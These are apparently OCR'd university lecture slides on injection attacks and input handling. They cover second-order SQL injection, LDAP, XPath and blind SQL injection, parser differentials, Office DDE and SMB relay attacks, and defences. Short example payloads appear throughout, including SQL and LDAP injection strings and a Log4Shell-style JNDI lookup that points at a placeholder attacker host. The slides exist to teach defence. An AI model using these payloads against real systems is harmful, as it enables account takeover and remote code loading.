
Probably NOT by input validation

Probably NOT by input sanitisation

Thinking that input validation and input sanitisation are the best defences are a common misunderstanding; reasons behind this should be clearer by end of next week.


Expect the unexpected!

Malicious input can come from unexpected, 'trusted' sources



Structurally handling input securely, using the ways we discuss over the next two weeks, minimizes such risks

2-nd order attacks



Example: 2nd order SQL injection

Suppose I want to access Lejla's account

1. I register an account for myself with the name `lejla' --`
2. I log in as `lejla' --` and change my password
3. If the password change is done with the SQL statement

```
UPDATE users
   SET password='abcd1234'
 WHERE username='lejla' --' and password='abc'
```

then I have reset Lejla's password

- Here `abcd1234` is user input, but the dangerous input comes from the server's own database, where it was injected earlier

The moral of the story: don't trust *any* input, not even data coming from sources you think can trust

High level observation: bug vs features

There are two ways for software to go off the rails:

1) the input triggers a bug

2) the input triggers a feature

Of course, it is then a bug that this feature is exposed.


This can be due to broken/missing access control

includes the so-called injection flaws

bugs vs features

1. Processing Flaws

2. Injection Flaws



Recurring themes: parsing & languages

- Processing an input begins with parsing

- This depends on input language / format / protocol

  Eg TCP/IP packets, HTTP, HTML, X509, mp3, JPEG, PDF, URL, email address, Word, Excel, …

- Input handling bugs often come down to parsing bugs
  - buggy parsing (eg buffer overflow in PDF parsing)
  - unintended parsing (eg parsing user input as SQL command)

Buggy parsing (1)

Buggy parsing can cause security bugs:

- esp. if parser is written in memory unsafe language: memory corruption can lead to memory leaks, RCE, …
- even parser written in memory safe language can still crash

If the data being parsed is input, these bugs are exploitable!

High risk for COMPLEX input formats: TCP/IP, 2/3/4/5G, Bluetooth, Wifi, JPEG, PDF, HTML, Word, …

Recall examples from the fuzzing lecture

Buggy parsing (2)

Buggy parsing can also cause mis-interpretation

For example:

- Domain `www.paypal.com\0.mafia.com` in X.509 certificate
- Name `paypal.com,mafia.com` in X.509 certificate
- For which domain is this JDNI loop-up?
  `${jndi:ldap://127.0.0.1#.evilhost.com:1389/a}`

Aka parser differentials: two applications parse the same data differently, leading to exploitable misunderstandings

High risk for COMPLEX or POORLY SPECIFIED data formats


Buggy parsing (3)

Correct but intended parsing can also cause security problems, esp. injection attacks, eg parsing (and processing) of user input

- **as SQL command**
- **as file path**
- **as OS command**
- **as HTML or JavaScript**
- **....**

High risk for COMPLEX or EXPRESSIVE data formats/language

Typical injection attack, eg SQLi



Is this an input problem or an output problem?

Injection attacks

General recipe: USER INPUT is combined with other data and forwarded to & processed by some back-end API

- aka structured output generation vulnerability [Piessens]

Tell-tale sign 1: special characters or keywords, eg. ; < > \ &

Tell-tale sign 2: use of STRINGS

LDAP injection

An LDAP query sent to the LDAP server to authenticate a user

```
(&(USER=jan)(PASSWD=abcd1234))
```

can be corrupted by giving as username

```
admin)(&)
```

which results in

```
(&(USER=admin)(&))(PASSWD=pwd)
```

where only first part is used, and `(&)` is LDAP notation for `TRUE`

XPath injection

XML data, eg

```
<student_database>
 <student><username>jan</username><passwd>abcd1234</passwd>
 </student>
 <student><username>kees</nameuser><passwd>secret</passwd>
 <student>
</student_database>
```

can be accessed by XPath queries, eg

```
(//student[username/text()='jan' and
          passwd/text()='abcd123']/account/text()) _database>
```

which can be corrupted by malicious input such as

```
' or '1'='1'
```

Blind injection attacks

SQL injection attack with

http://a.com/xyz?sid=s1232 AND SUBSTRING(user,1,1) = 'a'

(Lack of) an error response reveals if username starts with 'a'

In a blind injection attack, we're only interested in leakage of information *about* the database, not in the effect of the query (e.g. to corrupt data in database) or the actual response (e.g. to leak data from database).

More injection attacks

The class of injection attacks is bigger than you may realise:

- format string attacks
  - special processing of %n, %s, …
- deserialisation attacks
  - special processing of serialised data representation
- macros: Word & Excel containing Visual Basic (VBA)
  - or other weird Office 'features'!
- PDFs containing malicious JavaScript or ActionScript
- XML bombs & Zip bombs
- SMB relay attacks with bizarre file names
- …

More obscure injection attacks on Microsoft Office

Attackers can trigger RCE in Office without normal (Visual Basic) macros, using

- DDE (Dynamic Data Exchange)

  Also possible with emails in Outlook Rich Text Format (RTF)

  https://sensepost.com/blog/2017/macro-less-code-exec-in-msword


- Excel 4.0 macros
- Archaic legacy features that predate VBA


  http://www.irongeek.com/i.php?page=videos/derbycon8/track-3-18-the-ms-office-magic-show-stan-hegt-pieter-ceelen

  https://outflank.nl/blog/author/stan

Recall: COMPLEXITY in data formats is bad

DDE warnings in Office





Microsoft initially claimed DDE was a feature, and not a bug, but later then did publish a security advisory in autumn 2017

SMB relays: Injection attacks via Windows file names

Windows supports *many notations* for file names

- classic MS-DOS notation — C:\MyData\file.txt
- file URLs — file:///C|/MyData/file.txt
- UNC (Uniform Naming Convention) — \\192.1.1.1\MyData\file.txt

which can be combined in fun ways, eg — file://///192.1.1.1/MyData/file.txt

Some notations cause *unexpected behaviour* by involving other *protocols*, eg

- UNC paths to remote servers are handled by SMB protocol
- SMB sends password hash to remote server to authenticate, aka pass the hash

This can be exploited by SMB relay attacks

- CVE-2000-0834 in Windows telnet
- CVE-2008-4037 in Windows XP/Server/Vista
- CVE-2016-5166 in Chromium
- CVE-2017-3085 & CVE-2016-4271 in Adobe Flash
- ZDI-16-395 in Foxit PDF viewer

Recall: COMPLEXITY and (unexpected) EXPRESSIITY data formats is bad

[Example thanks to Björn Ruytenberg, https://blog.bjornweb.nl]

`Eval`

Some programming languages have an `eval(...)` function which treats an input string as code and executes it

- Most interpreted languages an `eval` construct:
  JavaScript, python, Haskell

Why do languages have this?

- Useful for functionality: it allows very 'dynamic' code

Why is this a terrible idea?

1. Prime target for injection attacks
2. Complicates static analysis

`Eval` is evil and should never be used!

Social Engineering as injection attacks?

Some forms of social engineering can be regarded as injection attacks:

- **Attackers trick victims into executing some command**

How to defend against input attacks?

1. Prevent
   - Typically by secure input handling
   - But also: secure *output* handling!
2. Mitigate the potential impact
   - Reduce the expressive power of inputs
   - Reduce privileges, or
     isolate / sandbox / compartmentalise

     Eg: do not run your web server as root, do not run your customer web server on same machine as your salary administration, run JavaScript inside browser sandbox
3. Detection & react
   - Monitor to see if things go/have gone wrong
   - Keep logs for forensic investigation afterwards